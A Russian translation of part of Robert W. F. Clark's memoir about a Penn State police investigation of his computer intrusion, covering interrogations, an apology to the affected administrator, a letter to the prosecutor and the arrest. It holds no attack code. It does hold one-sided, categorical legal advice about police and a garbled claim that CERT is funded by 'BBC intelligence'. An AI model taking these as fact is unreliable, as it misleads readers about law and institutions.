Я решил принять ситуацию и жить по её негласным правилам. Как ни обширны тексты, поддерживающие закон, есть ещё одна сущность — Закон, — которая бесконечна и не может быть выражена ни одним количеством слов, кодексов или законодательных актов.

Дейл и я тщательно взвешивали варианты.

В конечном счёте Дейл решил сам выйти на полицию и позвонил своему знакомому в полицейском управлении с просьбой помочь это устроить — Стэну Марксу [*], тоже электронному музыканту. Иногда Стэн заходил к нам в Лабораторию, выключая рацию, чтобы не раздражаться из-за бесчисленных мелких заданий, составляющих повседневную жизнь университетского копа. Посовещавшись со Стэном, он решил просто позвонить Уэйну и Джеффу по телефону и договориться об интервью.

Мне было паршиво. Последствия моих действий расходились, как круги по воде, грозя разрушить жизни нескольких моих ближайших друзей. Одновременно я кипел от ярости. Как они смели это делать? Что я такого сделал, чтобы заслужить это мучительное и нелепое расследование? Разве само по себе расследование не было достаточным наказанием?

Я думал о том, сколько ещё ни в чём не повинных людей должны пострадать, прежде чем полиция будет удовлетворена, и думал о том, сколько невинных людей ежедневно так же страдают в других расследованиях. Сколько нужно? Ответ прост: каждый живущий.

Если вы думаете, что ваше прошлое, каким бы незапятнанным оно ни было, выдержит несколько месяцев расследования, в ходе которого каждый документ и каждое сообщение будут тщательно изучены, — вы себя обманываете. Для правоохранительного менталитета невинных людей не существует. Есть только неразоблачённые преступники.

Лишь когда мы все окажемся за решёткой — копы и преступники вместе, — машина встанет, чтобы тихо проржаветь в небытие; и лишь тогда руины будут оставлены в покое для недоумения будущих археологов.

С этими мыслями я ждал, пока Дейл шёл в полицейский участок, осознавая, что я — предатель по бездействию, допустивший, чтобы это произошло.

Я был виновен, но это была не юридическая вина. Именно мои невинные действия и должны были быть преданы суду.

Если вас когда-нибудь арестуют, вы станете свидетелем этого любопытного переворота морали — как будто, войдя в мир копов, вы прошли сквозь одностороннее зеркало, в котором ваши добрые поступки внезапно и произвольно наказываются, а совершённое вами зло — вознаграждается.

VIII. Третий и четвёртый допросы

Я с тревогой ждал возвращения Дейла с встречи. Он взял с собой профессиональный магнитофон, чтобы записать интервью. Копы были весьма расстроены таким поворотом событий, но ничего не могли поделать. Пока они пытались запустить свой магнитофон, он предложил им пару батареек — их оказались сели.

Допрос шёл примерно теми же зигзагами, что и мой, с большим акцентом на «лабораторные материалы». Вопросы сыпались один за другим, и Дейл настаивал на невиновности своих действий.

«Чёрт возьми, будь у нас пара симпатичных женщин, ничего этого не было бы», — сказал он.

Когда его спросили об аккаунте Хуан, который для него создал Рон Жере, он объяснил, что Хуан — псевдоним, а никак не прикрытие для преступлений.

Полиция не унималась, возвращалась к теме «лабораторных материалов» и наконец заявила, что знает об их с Дейлом торговле контрабандой, но готова проявить снисхождение, если он назовёт имена. Дейл категорически отказал.

Наконец они сказали, что хотят, чтобы он совершил для них проверочную закупку наркотиков.

«Тогда вам придётся меня познакомить с кем-нибудь, потому что я точно никого не знаю, кто этим занимается».

В конечном счёте они назначили ему встречу с Роном Шреффлером — университетским копом, ответственным за агентурные расследования в сфере наркотиков.

Несколько дней спустя он позвонил, чтобы перенести встречу, а потом и вовсе её отменил, сказав: «Мне не о чём с ним разговаривать».

В конце концов они оставили это направление, понимая, что даже в Пенсильвании совершенно бесплодные расследования встречают весьма косые взгляды со стороны начальства. Тема «лабораторных материалов» больше никогда не поднималась и, разумеется, не фигурировала в аффидавите об аресте — поскольку в этой части мы явно ни в чём не были виновны.

Предупредив Дейла не покидать район, они закончили интервью.

Вскоре последовало четвёртое и последнее интервью — с нами обоими. Мы не обсуждали ничего существенного, и оно прошло почти неформально — будто мы с копами старые приятели. Только Джефри Джонс оставался за рамками этого круга, будучи в основном ограничен односложными ворчаниями и дикими параноидальными обвинениями. Мы узнали, что Уэйн Уивер — ветеран с двадцатитрёхлетним стажем, и мне пришло в голову, что встреться я с ним при других обстоятельствах — он вполне мог бы мне понравиться. Он был, если ничего больше, профессионалом и вёл себя профессионально — даже когда оказывался в открытом море информации, которое Дейл и я бороздили с лёгкостью.

Я почти испытывал к нему симпатию и думал, каково ему вести дело, столь сложное и причудливое. Я всё ещё не понимал, почему он относился к нам именно так, и осознал, что он, в свою очередь, тоже не знает, что с нами делать, — мы, должно быть, казались ему безжалостными, самонадеянными преступниками. В отличие от моих предвзятых представлений о том, каким должен быть полицейский, Уэйн был компетентным, умным человеком, делавшим всё возможное в ситуации, выходившей за рамки его опыта, и старался вести себя добросовестно.

Я думаю, что Уэйн был хорошим человеком, но сама система, которую он поддерживал, не оставляла ему иного выбора, кроме как творить зло, не осознавая этого. Меня по-прежнему удручает то, что как бы много мы ни обсуждали ситуацию, мы никогда не могли понять друг друга в полной мере, потому что наши мировоззрения были в корне различны. В отличие от стольких некомпетентных неудачников и мелких садистов, для которых полицейская служба — удобная альтернатива преступности, Уэйн был редкостью — хорошим копом.

И всё же, не понимая компьютерной субкультуры, он не мог воспринять ничего из того, что мы говорили в её объяснение, иначе чем чужеродное и преступное, — точно так же, как предвзятый американец находит описание обычаев какого-нибудь южноморского племени шокирующим и странным. Пока мы не осознаем, какие основополагающие предпосылки разделяем с остальным обществом, мы останемся разделены: субкультура — от культуры, преступники — от полиции.

Конечная цель компьютерного подполья — создать условия для собственного растворения, обеспечить полное и свободное распространение всей информации и тем самым уничтожить себя,

влившись в мейнстрим. Когда каждый будет открыто делать при свете дня то, что мы вынуждены делать под покровом темноты, — мы добьёмся успеха.

До тех пор следует ожидать продолжения Операций Санстрайк и расширения охоты на ведьм на каждый угол киберпространства. Широкая публика по-прежнему испытывает невежественный страх перед компьютерами, пережив угнетение со стороны тех, кто использует компьютеры как инструмент секретности и вторжения, будучи уведомлена о том, что её проверяет IRS из-за «каких-то расхождений в компьютере», что зарплата задерживается из-за того, что «компьютер не работает», что она не может получить страховое пособие после смерти супруга, потому что «в компьютере нет ничего об этом». Компьютер стал всевездесущим и всемогущим в глазах многих — на него сваливают свои провалы некомпетентные люди, им обосновывают возмутительные поборы банки и другие крупные социальные институты; и при этом абсолютное большинство населения, особенно те, кому за тридцать, — те, кто и составляет правоохранительный менталитет, и стареющие хиппи, глубоко недоверчивые ко всему новому, — его совершенно не понимают.

Вот в чём парадокс существования хакера, и если нам суждено преуспеть, мы должны очень чётко понимать разницу между секретностью и приватностью. Мы должны понимать разницу между свободой информации и свободой от вторжения. Мы должны понимать разницу между вторжением в святая святых угнетения и вуайеризмом, и осознавать, что даже в лучшие наши часы мы тоже подвержены ошибкам — и что, блуждая в этих тонко окрашенных серых зонах, мы рискуем сбиться с пути и оступиться.

В этой борьбе мы не можем позволить оправданному гневу превратиться в ненависть. Мы не можем позволить скептицизму превратиться в нигилизм. Мы не можем причинять вред невиновным. Перенимая навязчивую тактику угнетателей, мы не должны совершать те самые действия, которые сами ненавидим в других.

И, пожалуй, важнее всего: мы должны использовать компьютеры как инструменты на службе человека, а не позволять людям служить компьютерам. Чтобы неживое служило нуждам живого — это благо и необходимость; но чтобы живое служило нуждам неживого — это мерзость.

Моя поимка (продолжение)

Автор: Robert W. F. Clark

IX. Консультации

Мы с Дейлом начали рассматривать возможные варианты действий в нашей борьбе с этим бессмысленным расследованием. Мы проводили долгие ночи, обдумывая ситуацию, и пришли к ряду выводов.

Поскольку мы уже поговорили с полицией и быстро осознали, какой это было огромной ошибкой, мы задумались: можно ли обойти, избежать или остановить расследование? Мы надеялись, что Рон Гир и другие не будут привлечены к ответственности за мои действия — этой надежде не суждено было сбыться.

Многие из тех, чьи жизни оказались задеты, испытывали ко мне сильное возмущение, и я был бы либо идиотом, либо лжецом, если бы стал отрицать, что мои действия затронули многих людей в разных местах, часть из которых я никогда не встречал лично. Однако я был бессилен помочь большинству из них, поэтому сосредоточился главным образом на собственном выживании и выживании тех, кто был рядом.

В итоге мы с Дейлом решили, что единственным человеком, который мог бы заявить о реальном ущербе, был Дамир Маннаи, и договорились о встрече с ним, чтобы обсудить произошедшее.

Мы встретились в его кабинете, уставленном книгами, в здании кафедры электротехники, и пожали друг другу руки перед началом разговора. Я объяснил, что именно сделал и почему, и извинился за любой причинённый ущерб. Дейл также выразил сожаление о моих действиях и, хотя сам никакого отношения к ним не имел, отметил, что тоже находится под следствием.

Мы предложили помочь восстановить файл `/etc/groups`, который я повредил, однако, учитывая обстоятельства, вполне понятно, что он вежливо отклонил наше предложение.

Дамир оказался удивительно сочувствующим, хотя и вполне обоснованно раздражённым. Тем не менее примерно через полчаса разговора он оттаял — подозрительность сменилась дружелюбием, а ещё через два часа он предложил выступить в суде на нашей стороне против полиции, заметив, что ему уже дважды приходилось давать показания против полицейских. Он был очень невысокого мнения об этом расследовании и отметил: «Полиция нагромоздила в деле полную неразбериху». Дамир был настолько раздражён происходящим, что той же ночью позвонил Уэйну с возражениями. Он дал ясно понять, что намерен противодействовать полиции.

На следующий вечер, когда мы с Дейлом входили в здание музыкального факультета, на стоянке резко затормозил полицейский патрульный автомобиль, и к нам с недовольным видом подошёл Уэйн.

Без каких-либо приветствий он сообщил, что теперь рассматривает возможность предъявления нам дополнительных обвинений в «воздействии на свидетелей», не называя при этом имени свидетеля. В его глазах вопрос о правомерности ограничения наших действий и высказываний на основании гипотетических и ещё не предъявленных обвинений был несущественным; он злился на то, что главный свидетель оказался для него бесполезен.

Наконец мы перешли к более неформальному разговору. Искренне интересуясь его мотивами, мы спросили о ходе расследования и о том, чего следует ожидать в будущем. Понимая, что

расследование вошло в спокойную фазу и мы вряд ли встретимся снова до суда, мы разговорились.

Дейл сказал: «Итак, позвольте уточнить. Им посадили молодого новобранца в пару к более опытному, матёрому копу?»

Уэйн ничего не ответил, лишь уныло кивнул.

«Как вам это всё?» — спросил я.

«Что ж, должен признать: за двадцать три года службы это дело — самая большая головная боль, с которой мне когда-либо приходилось сталкиваться».

«Понимаю почему», — сказал Дейл.

«Почти жаль, что именно вы, а не этот растяпа Джефф, вели это дело с самого начала», — сказал я.

«Да, он слишком дёрганый», — подхватил Дейл. — «Как ирландский сеттер с пистолетом».

«Ну, если бы я вёл это дело», — сказал Уэйн, — «оно было бы закрыто давным-давно».

После ещё нескольких фраз в том же духе рация Уэйна ожила полицейским треском.

«У нас трое мужчин, бросают ещё одного мужчину в мусорный контейнер, позади Уилларда», — сообщил голос.

«Полагаю, это означает, что вам пора, Уэйн», — сказал Дейл.

Уэйн смущённо покосился на нас. Мы попрощались.

Ещё одним очень полезным человеком оказался профессор Ричард Девон с кафедры науки, технологии и общества в Университете штата Пенсильвания. Мы прочитали его статью о компьютерном андеграунде, которая, хотя и не оправдывала вредоносный хакинг, совершенно определённо возражала против господствующей психологии охоты на ведьм. Мы связались с ним, чтобы обсудить наше дело.

Он предложил дать показания в нашу защиту и рассказал нам о преобладающих взглядах специалистов в области компьютерной безопасности в Университете штата Пенсильвания и за его пределами. Он подтвердил нашу уверенность в том, что преследование нас объяснялось в первую очередь тем, что мы поставили университет в неловкое положение, а интенсивность расследования во многом объяснялась последствиями инцидента с «червём Морриса».

Тот факт, что он входил в совет директоров Инженерной компьютерной лаборатории, повышал ценность его показаний. Мы ожидали, что Брайан Дженсен из ЭКЛ даст против нас показания.

Он был дружелюбен и общителен; мы проговорили несколько часов.

Хотя пока наступит время давать показания, он ничего не мог предпринять, было очень отрадно обнаружить двух друзей и союзников в том, что мы считали враждебным лагерем.

Ощущение изоляции и паранойи начало спадать, и мы стали смотреть на возможный исход расследования с большей уверенностью.

X. Переход на уровень выше

Воодушевлённые вновь обретённой уверенностью, мы решили выяснить, можно ли полностью прекратить расследование до предъявления обвинений и превращения его в уголовное преследование.

Дейл позвонил директору полицейских служб с призрачной надеждой на то, что тот ничего не знает об этом расследовании и, возможно, вмешается, чтобы его остановить. Безрезультатно.

Мы с Дейлом составили письмо прокурору с возражениями против расследования, также надеясь избежать уголовного преследования. Привожу это письмо:

Уважаемый г-н Грикар!
Мы пишем вам в связи с нашими опасениями относительно расследования, проводимого Департаментом безопасности Университета штата Пенсильвания в отношении предполагаемых нарушений Pa.C.S.A. § 3933 (Незаконное использование компьютера). Для вашего удобства прилагаем копию данного закона.
Несмотря на рекомендации сотрудников службы безопасности НАСА и озабоченных представителей профессионального и академического компьютерного сообщества подать на Университет штата Пенсильвания в суд, мы искренне старались содействовать этому расследованию.
Мы в полной мере сотрудничали с офицерами полицейских служб Уэйном Уивером и Джеффри Джонсом при каждой представившейся возможности в ходе этого излишнего восьминедельного расследования. Однако вместо того чтобы организовать прямой контакт между жалующимися сторонами и нами, который позволил бы прояснить истинный характер нашей деятельности, университетская полиция предпочла передавать этим сторонам информацию в легко искажаемом и опосредованном виде. Это лишь затуманило истину и породило путаницу, недопонимание и неудобства для всех вовлечённых.
Острое разочарование университетской полиции, убедившейся в том, что мы не занимались шпионажем, мошенничеством с электронными переводами или компьютерным терроризмом, по всей видимости, в конечном счёте вылилось в попытку привлечь нас к ответственности за действия, обычные и повседневные как для преподавателей, так и для студентов. Хотя мы пришли к осознанию того, что такие действия, как использование личного аккаунта с разрешения авторизованного пользователя, могут нарушать малоизвестную и редко упоминаемую политику университета, мы находим нетипичным и необычным то, что подобные действия вообще могут рассматриваться как уголовное преступление.
Минимальные и косвенные доказательства, которые были или будут представлены вам, являются частью абсурдной попытки подогнать наши предполагаемые действия под юрисдикцию закона, не имеющего отношения к ситуации подобного рода.
Мы находим всё это дело произвольным и надуманным, и, несмотря на наши разумные просьбы продемонстрировать нашу деятельность в присутствии разбирающихся в компьютерах сторон и с использованием реального компьютера, нам по тем или иным причинам было отказано в прямых каналах коммуникации, которые могли бы позволить оперативно разрешить проблему.
Расследование велось небрежно, изобилуя неоправданными задержками и запугиванием, далеко выходящими за рамки допустимого при честном стремлении установить истину. Хотя отдельные доказательства могут казаться заслуживающими изучения, они легко поддаются разъяснению; и если Канцелярия окружного прокурора того пожелает, мы были бы рады предоставить полный и исчерпывающий отчёт обо всей нашей деятельности в удобное для вас время и под присягой.
Принимая во внимание, что судебная система и без того перегружена множеством важных и неотложных уголовных дел, мы хотели бы извиниться за то, что данный вопрос вообще посягнул на ваше время.
С уважением,

Дейл Гаррисон
Роберт У. Ф. Кларк

Это письмо возымело ровно такое действие, какого и следовало ожидать, — то есть никакого.

Совет из этого опыта: весьма вероятно, что вы сможете найти поддержку там, где, казалось бы, ожидать её не стоит. Поговорить с потерпевшей стороной и принести извинения за возможный ущерб — превосходная идея, которая может поспособствовать снятию или смягчению обвинений.

То, что полиция называет кого-то потерпевшей стороной, вовсе не означает, что этот человек одобряет полицейские действия или вообще о них осведомлён. Вполне вероятно, что потерпевшие никогда не встречались с вами и не знают, каковы были ваши мотивы. Не зная ваших мотивов, они, скорее всего, припишут ваши действия злому умыслу.

Если нет доказуемого ущерба, а человек проявляет сочувствие, вы можете обрести союзника в лагере противника. Даже если вы нанесли ущерб какой-то машине, у вас есть уникальная возможность помочь устранить его и предотвратить дальнейшее вторжение в их систему.

Что бы ни произошло в итоге, составить представление о позиции потерпевших лишним не будет. Если вам удастся смягчить открытую враждебность и возмущение хотя бы до степени вынужденного смирения — вы уже улучшили шансы на положительный исход.

Хотя полиция может возражать против этого в самых резких выражениях и угрожать туманными последствиями, без судебного запрета какого-либо рода она мало что может сделать, если только вы не предложили вознаграждение или иное встречное предоставление за показания.

Напротив, разговаривать с полицией — очень плохая идея, которая обернётся катастрофой. Что бы они ни угрожали и как бы ни запугивали — они абсолютно ничего не могут сделать с вами, если вы не разговариваете с ними. Любая сделка, которую они вам предлагают, — фикция, откровенная ложь. У них нет полномочий заключать с вами сделки. Эти два факта невозможно подчеркнуть достаточно. Может показаться, что это прописные истины, которые знает даже дурак. Я и сам их знал.

Однако от неопытности и самонадеянности я счёл себя выше этих правил. Я предположил, что разговор ничем мне не повредит, ведь я не сделал ничего плохого — лишь допустил ошибку. Конечно, это просто недоразумение, и я легко всё объясню.

Полиция будет поощрять вас думать именно так, и прежде чем вы опомнитесь, вы расскажете им всё, что им нужно знать.

Если вас не задержали — уходите. Если вас задержали — требуйте адвоката.

Осознайте: я, закоренелый параноик, знавший об этом предупреждении и слышавший его от других людей, всё равно угодил в ловушку, уверившись, что смогу выговориться из уголовного преследования. Не повторяйте моей ошибки — ни из страха, ни из высокомерия.

Не говорите им ничего. Они узнают более чем достаточно и без вашей помощи.

XI. Затишье

Наконец, после почти двух недель бурной активности, постоянных преследований и катастроф, расследование перешло в более или менее спокойную фазу. Оно должно было оставаться в таком состоянии несколько месяцев.

Это не означало, что преследования прекратились или положение улучшилось. С нашей точки зрения, расследование словно застыло в состоянии анабиоза. Ситуация перестала ухудшаться в

геометрической прогрессии. Теперь она лишь ухудшалась в арифметической.

Родители выгнали меня из дома во второй раз — из-за оценок. О полицейском расследовании они не знали, и я не торопился им сообщать. Я мог бы переехать к отцу, но вместо этого вернулся автобусом в Стейт-Колледж — без денег, без перспектив и без жилья. Я винил полицейское расследование в своих оценках, что было не вполне справедливо. Однако сомневаюсь, что без вмешательства полиции в мою жизнь провалился бы так же сокрушительно.

В рождественские каникулы, когда кампус по большей части опустел, Дейл каждую ночь замечал у окна Лаборатории электронной музыки свежие следы тяжёлых ботинок на выпавшем снегу — только у этого окна и нигде больше.

Несколько раз я слышал в телефоне лаборатории помехи и странные щелчки, однако сказать с уверенностью, было ли это плохим качеством связи или неуклюжей попыткой прослушки, не могу.

Я обнаружил, что моя карточка на питание ещё действительна, так что какое-то время бесплатная еда у меня была. Я перешёл на ночной режим жизни: днём спал в здании студенческого союза, около полуночи шёл принять душ в спортивный корпус, а ночи проводил в Лаборатории электронной музыки. Жизнь без жилья не так сложна, как может показаться, — особенно в университетской среде, — если только не выглядеть бездомным. Даже несколько растрёпанный вид мало кого удивит в университетском кампусе.

Примерно в это время главным моим интересом стало не компьютерное хакерство, а чтение и написание стихов — я, вероятно, стал тысячным начинающим поэтом, взявшим Бодлера за образец. Думаю, я стремился создать совершенство из несовершенного материала — та же мотивация, что двигала мной и в хакинге.

В конце концов Дейл предложил мне разделить с ним аренду комнаты. Полиция «посоветовала» WPSX-TV3 уволить его с должности звукового техника. Невзирая на правомерность этих закулисных манипуляций, телеканал WPSX-TV3, общественная телевизионная станция, постыдно уволил его. Это ещё один аспект правоохранительного менталитета, заслуживающий пристального внимания.

Провозглашая себя защитниками общества и занимая высокую моральную позицию, они рационализируют вендетту как нечто защищающее некое расплывчатое и неопределённое «общественное благо». С рвением самосудчиков они отвергают саму идею надлежащей правовой процедуры ради собственного удобства. Считая закон ниже себя и нетерпеливо снося редкий отказ судей и присяжных быть штампом для полицейских привилегий, они берут наказание в собственные руки и используют любые средства для уничтожения тех, кто встаёт у них на пути.

Согласно словарю Random House Dictionary of the English Language (несокращённое издание):

> ***Полицейское государство**: государство, в котором полиция, особенно тайная, подавляет любые действия личности или группы, противоречащие государственной политике или принципам.*

Поскольку неустановленные члены CERT — организации, напрямую финансируемой разведкой BBC, — уполномочены выдвигать анонимные обвинения в нарушениях, не раскрывая своей личности, их можно назвать не иначе как тайной полицией.

Оперативники ЦРУ и АНБ также пользуются этой необычной привилегией, даже если не принимать во внимание их «особые» операции. Как ещё можно назвать эти организации, если не тайной полицией?

Нельзя отрицать — даже тем, кто близоруко считает такие организации необходимыми, — что они образуют огромное и тайное правительство, которое не избирается и не подчиняется законным ограничениям. Лишь в самых вопиющих случаях эти организации хоть как-то порицаются; и даже тогда наказание — чисто символическое — получают только мелкие исполнители; руководители

же, практически без исключений, оправдываются и удостаиваются наград. Те немногие, кто слишком замаран, чтобы продолжать даже политическую карьеру, восходят в ранг «государственных старейшин» и спокойно пишут свои мемуары.

Когда вашу работу, имущество и репутацию можно уничтожить или отнять безнаказанно и без возмещения ущерба — как ещё назвать наше государство, если не полицейским? Когда полиция вольна бить вас до потери сознания без всякого повода, на глазах видеокамер, и всё равно уйти от ответственности — как назвать такое государство, если не полицейским?

Такими были мои мысли в те месяцы, когда расследование казалось дремлющим, а мой гнев постепенно начинал брать верх над страхом. В то время я думал о том, чтобы уничтожить компьютерную сеть Пенсильванского университета, Интернет — всё, что было в моих силах. Наказание всегда казалось мне лишь стимулом к будущей мести. Однако я понимал бессмысленность мести невиновным людям за действия полиции.

Я обратился в ACLU, которая проявила поразительное равнодушие к делу. Пока обвинения не предъявлены, они мало что могли сделать. Тем не менее они сказали, что если будет назначена дата судебного заседания, я должен с ними связаться.

«Если вы не можете позволить себе адвоката, он будет вам предоставлен». Это, пожалуй, самая большая ложь в перечне лжи, именуемом правами Миранды. Именно суд, который вас преследует, решает, можете ли вы позволить себе адвоката, и тот же суд его назначает.

Не предъявив официально обвинения, вы не имеете права на помощь государственного защитника. Именно это мне сообщили в канцелярии государственного защитника. Сам факт нахождения под следствием, по всей видимости, не влечёт права на юридическую помощь — независимо от степени давления в ходе расследования.

Мы поддерживали периодический контакт с полицией и звонили примерно раз в неделю, чтобы узнать, что происходит. Мы не узнавали ничего нового. Единственную важную информацию я получил на вечеринке. Между самокрутками с табаком, который никогда не продавала компания R. J. Reynolds, я рассказывал о своём деле.

Обычно такие разговоры на вечеринке не заводят, но если вас преследуют, расследование занимает центральное место в вашей жизни. Когда не говоришь о нём — думаешь. Когда не думаешь — изо всех сил стараешься не думать. Я глубоко убеждён: любой, кто пережил полицейское расследование, заслуживает хотя бы степень младшего специалиста по уголовному праву — вы узнаете о законе куда больше, чем когда-либо желали знать.

Мой сосед справа, услышав, что делом руководит Джеффри Джонс, немедленно встрепенулся. «Он учился со мной в одном классе», — сказал мужчина с пышными усами.

«Что? Правда? Что он за человек? Он такой же мудак в жизни?» — спросил я.

«Он был немного странным».

«Как? Что он делал? Вы поддерживаете связь?»

«Ну, всё, что я о нём знаю, — это то, что он уехал служить полицейским в Остин, но не выдержал, то ли срыв у него был, то ли что-то в этом роде, и вернулся сюда».

«Понятно. Он полный псих».

Я злорадно упивался этим лакомым сведением и решил использовать его при следующей встрече с полицией.

До неё оставалось ещё несколько недель. Хотя мы сообщили полиции наш рабочий график, домашние и рабочие телефоны и адрес, а также известные места нашего пребывания, мы, по всей видимости, недооценили поистине безграничную некомпетентность элитных компьютерных копов Пенсильванского университета.

Однажды, идя на работу, Дейл заметил Джеффри Джонса, который очень медленно ехал на машине, вертя головой во все стороны — судя по всему, кого-то разыскивая. Однако он не заметил Дейла — единственного прохожего на улице. Дейл подивился, уж не его ли Джеффри искал.

На следующий вечер в лаборатории зазвонил телефон. Под типичный шквал истеричных обвинений Джеффри Джонс начал разговор. Он был убеждён, что мы каким-то образом пытались уклониться от него и избежать встречи. Уэйн был на другой линии, а мы с Дейлом говорили с разных телефонов.

«Вы пытались от нас скрыться, не так ли?» — закричал Джеффри.

«Где вы были?» — спросил Уэйн.

«Мы говорили вам, где будем. Вы сказали, что свяжетесь», — ответил я.

«Мы не могли вас найти», — сказал Уэйн.

«Послушайте, у вас есть наш рабочий график, адрес, телефоны и наши обычные места. Что ещё вам нужно?» — спросил Дейл.

«Мы были по вашему адресу. Тот человек, с которым мы говорили, не знал, где вы», — сказал Уэйн.

Как мы узнали той же ночью, полицейские были у нас в квартире и постучали не в ту дверь — к нашему соседу снизу, пациенту психиатрической больницы, выписанному после великодушного пересмотра закона о психическом здоровье при Рейгане. Его главным занятием было кричать и угрожать убийством людям, которых рядом не было, — так что растерянность полицейских понятна.

«Ну и что, что нас там не было. Могли позвонить», — сказал Дейл.

«Надеюсь, вы не решите покинуть район. Мы арестуем вас через пару дней», — сказал Уэйн.

«Вы говорите это последние три месяца», — сказал я. — «Что так долго?»

«Секретарь заболела», — сказал Джеффри.

«Вам бы отвести секретаря к врачу. Она, должно быть, страшно больна, раз не может напечатать ордер на арест за три месяца», — сказал Дейл.

«Чёрт, я сам спущусь и напечатаю это дело, если вашим людям это не под силу», — предложил я.

«Нет, не нужно», — сказал Уэйн.

«Слушайте, когда захотите нас арестовать — просто позвоните, и мы придём. Не надо устраивать дурацкий полицейский спектакль с высаживанием дверей», — сказал Дейл.

«Хорошо», — сказал Уэйн. — «Ваше содействие будет отмечено».

«Кстати, Джефф, слышал, в Остине у тебя не получилось», — сказал я.

Наступила тишина.

После неловкой паузы Уэйн произнёс: «Мы свяжемся».

Мы попрощались — все, кроме Джеффри, — и повесили трубки.

Я немного пожалел о последней реплике, но был доволен произведённым эффектом. Наверное, игра в «пугаем копов» — неразумный выбор, однако к тому времени мне было уже всё равно. Он, вероятно, был твёрдо убеждён, что эти сведения и другие упомянутые мной случайные факты я извлёк из какой-то компьютерной базы данных. Его разуму была недоступна возможность того, что я просто встретил его однокашника и разговорил его.

К тому времени наш страх перед полицией значительно уменьшился, и оба мы смертельно устали от всего этого дела. Нам оставалось лишь надеяться, что что бы ни произошло — произошло бы побыстрее.

Когда полиция впервые начала угрожать арестом через несколько дней, меня бросало в дрожь. Однако после трёх месяцев уклончивости, отговорок и продолжающихся преследований такого рода угроза вызывала у меня лишь злость и скуку.

По крайней мере, под арестом мы попадём в пространство, где есть хоть какие-то правила поведения и определённость. Кафкианская неопределённость и произвольно переписываемые правила, присущие полицейскому расследованию, были невыносимы.

Ещё через месяц задержки полиция снова позвонила нам, и мы договорились явиться для ареста на следующее утро в девять часов.

Полиция могла нас задержать под стражей, но это казалось маловероятным. Два видных преподавателя открыто осудили действия полиции. Дело имело и политический резонанс, и заключение нас под стражу, скорее всего, вызвало бы волну возмущения и, возможно, даже гражданский или уголовный иск против университета.

Уэйн сообщил, что нам предстоит явиться к мировому судье на предварительное слушание. Дейл сказал, что мы придём, но потребовал, чтобы нас довезли туда и обратно. Полиция согласилась.

Мы испытывали скорее облегчение, чем беспокойство. Наконец что-то происходило.

XII. Арест

В холодное солнечное утро мы вошли в полицейский участок, чтобы нас арестовали. Меня интересовала процедура снятия отпечатков пальцев. Копы должны были сделать три экземпляра — один для местной полиции, один для полиции штата и один для ФБР.

Джеффри не справился с этим при первых двух попытках. Когда ему наконец удалось снять отпечатки, оказалось, что он неправильно заполнил форму — пришлось делать всё заново. В конце концов, с помощью Уэйна, ему удалось справиться.

С Дейлом вышло сложнее. Джеффри жаловался на слишком мягкую кожу пальцев Дейла, утверждая, что это затрудняет процедуру. То, что у Дейла мягкие пальцы — как и положено пианисту, привыкшему к гладкой слоновой кости, а не к пластику, — само по себе могло бы служить опровержением обвинения в компьютерном взломе. Однако такая мысль не потревожила идиллическую пустоту сознания Джеффри. Он был слишком занят тем, что бестолково пытался снять отпечатки. Уэйну снова пришлось помогать.

Для смывания чернил было мыло и вода. Тем не менее на подушечках пальцев осталось слабое пятно, и я смотрел на него с каким-то странным чувством, осознавая, что определённым образом заклеймён навсегда.

Однако, думая о том, как плохо мыло отмыло мои пальцы, я с мрачным удовольствием представлял, что Джеффри будет куда труднее отстирать чернила с одежды.

Фотографии для карточки арестованного делал не Джеффри, а фотограф. Всё прошло без сучка и задоринки.

Наконец Уэйн вручил мне аффидавит с ордером на арест — написанный, судя по всему, Джеффри Джонсом. Этот образцовый несостоятельный человек, неспособный выполнить простейшую задачу без посторонней помощи, составил восемнадцатистраничный аффидавит, который был образцом бессвязности и неточности. Этот документ вместе со списком поправок и исправлений будет опубликован в отдельной статье.

Читая первые пять страниц этого поразительного документа, я пытался сохранять серьёзный вид. Однако к шестой странице я уже подавлял смех. К седьмой — хихикал вслух. К восьмой — смеялся. К девятой — хохотал в полный голос, а остальные страницы дочитал в приступе безудержного веселья. Все в комнате смотрели на меня как на сумасшедшего. Меня это не беспокоило. Большинство моих слов полиции и прежде встречали примерно такой же пустой взгляд. Даже Дейл смотрел так, будто я слетел с катушек, — но он всё понял, когда увидел свой аффидавит, практически идентичный моему.

Я просто не мог воспринимать всерьёз то, что провёл месяцы в тревоге, гадая, что за дело они состряпали против нас, когда лучшее, что им удалось, — это вот такая мешанина нелепостей.

Нас доставили к мировому судье Клиффорду Йорксу на разных машинах. На этот раз мы ехали на переднем сиденье, а нашими шофёрами были двое молодых новобранцев. Дейл попросил своего водителя включить сирену. Коп воспринял это без юмора.

Единственное, что поразило меня в Клиффорде Йорксе, — это его исключительно большая голова. Она выглядела так, словно её накачали, как пляжный мяч.

Магистрат бегло ознакомился с аффидавитами ордеров на арест, кивнул своей огромной головой и отпустил нас под честное слово вместо залога в десять тысяч долларов. Он казался несколько поглощённым своими мыслями. Мы подписали бумаги и ушли. Полиция предложила отвезти нас прямо домой, но мы сказали, что нас устроит и центр города.

Задержавшись с арендой более чем на месяц, мы не хотели, чтобы хозяин видел, как мы приезжаем на отдельных полицейских машинах; к тому же наш адрес был достаточно известен, и другие жильцы очень бы насторожились, увидев нас с копами.

Дата первого слушания по существу была назначена через несколько месяцев. Игра в ожидание возобновлялась.

XIII. Юридическая помощь

После ареста мы наконец получили право на юридическую помощь. Мы взяли «жёлтые страницы» и начали обзванивать. Начали с адвокатов с цветными рекламными объявлениями в полполосы. Даже те, кто рекламировал «разумные расценки», называли суммы, которые я не стану приводить, опасаясь нарушить нормы о непристойности.

Переходя к рекламе в четверть полосы, потом к именам красным шрифтом, потом к тем, у кого было лишь имя без украшений, мы слышали всё те же цифры. Наконец, поговорив с адвокатами, работающими в рамках _pro bono_, мы обнаружили, что имеем право на скидку почти в пятьдесят процентов.

Эта щедрость позволила добраться до лучшей цены — около трёх тысяч долларов, что было на три тысячи долларов больше, чем мы могли себе позволить.

Мы обратились в канцелярию государственного защитника.

Знакомые говорили мне, что адвокат за пять тысяч долларов хуже даже государственного защитника; и что для участия в хоть сколько-нибудь неоднозначном уголовном деле нужно потратить не менее двадцати тысяч.

После некоторой бюрократической волокиты нам назначили двух адвокатов. Одна из них, Дебора Лакс, была помощником главного государственного защитника; другой — адвокат Дейла — Брэдли Лансфорд, энергичный молодой адвокат, казавшийся слишком хорошим, чтобы быть правдой.

Мы обсудили дело с нашими новыми адвокатами и получили совет: лучшее, что мы можем сделать в свою защиту, — это ничего не делать.

